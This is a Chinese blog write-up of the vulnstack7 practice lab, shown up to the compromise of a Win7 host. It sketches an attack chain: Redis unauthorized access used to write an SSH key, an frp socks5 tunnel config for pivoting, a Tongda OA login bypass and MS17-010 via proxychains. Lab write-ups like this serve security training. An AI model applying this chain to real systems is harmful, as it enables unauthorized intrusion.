vulnstack7 writeup

原创

洁露卡 于 2022-02-08 14:25:29 发布 3467 收藏 1

分类专栏： web kali 安全 文章标签： linux 安全 运维

本文链接：https://blog.csdn.net/qq_39510388/article/details/122822826


web 同时被 3 个专栏收录


5 篇文章 0 订阅

订阅专栏


kali

2 篇文章 0 订阅

订阅专栏


安全

5 篇文章 0 订阅

订阅专栏

环境配置

靶场http://vulnstack.qiyuanxuetang.net/vuln/detail/9/

WEB1（ubuntu）：

双网卡

192.168.1.15

192.168.52.10

PC1:

双网卡

192.168.52.30

192.168.93.20

WEB2（ubuntu）：

双网卡

192.168.52.20

192.168.93.10

PC2：

192.168.93.40

域控：


192.168.93.30

开始打靶


扫描端口发现redis


redis未授权，使用工具进行图形化写入公钥

https://github.com/qishibo/AnotherRedisDesktopManager/releases/tag/v1.5.1




用kali进行连接，成功获取root权限并且发现网段192.168.52.10





用msf上传fscan对192.168.52.0/24进行扫描



发现192.168.52.30存在通达oa以及ms17010

192.168.52.20:8000 为Laravel


192.168.52.10:81 端口也为Laravel，推测为nginx的反向代理

先搞192.168.52.30

在主机192.168.52.10上 做frp代理

```
[common]
server_addr=192.168.1.7

server_port = 7000
tls_enable = true
pool_count = 5

[plugin_socks]
type = tcp
remote_port = 46076
plugin = socks5
plugin_user = admin
plugin_passwd = qaxnb
use_encryption = true
use_compression = true
~
```


测试下代理，没有问题




两个方向：


1、通达oa漏洞

这个直接在windows上搞

访问http://192.168.52.30:8080/，利用通达oa任意用户登录进入后台




进入后台发现试用期过了，尬住了




这条线先放下，搞ms17010

2、MS17010

用kali proxychains走代理



成功获取win7主机权限

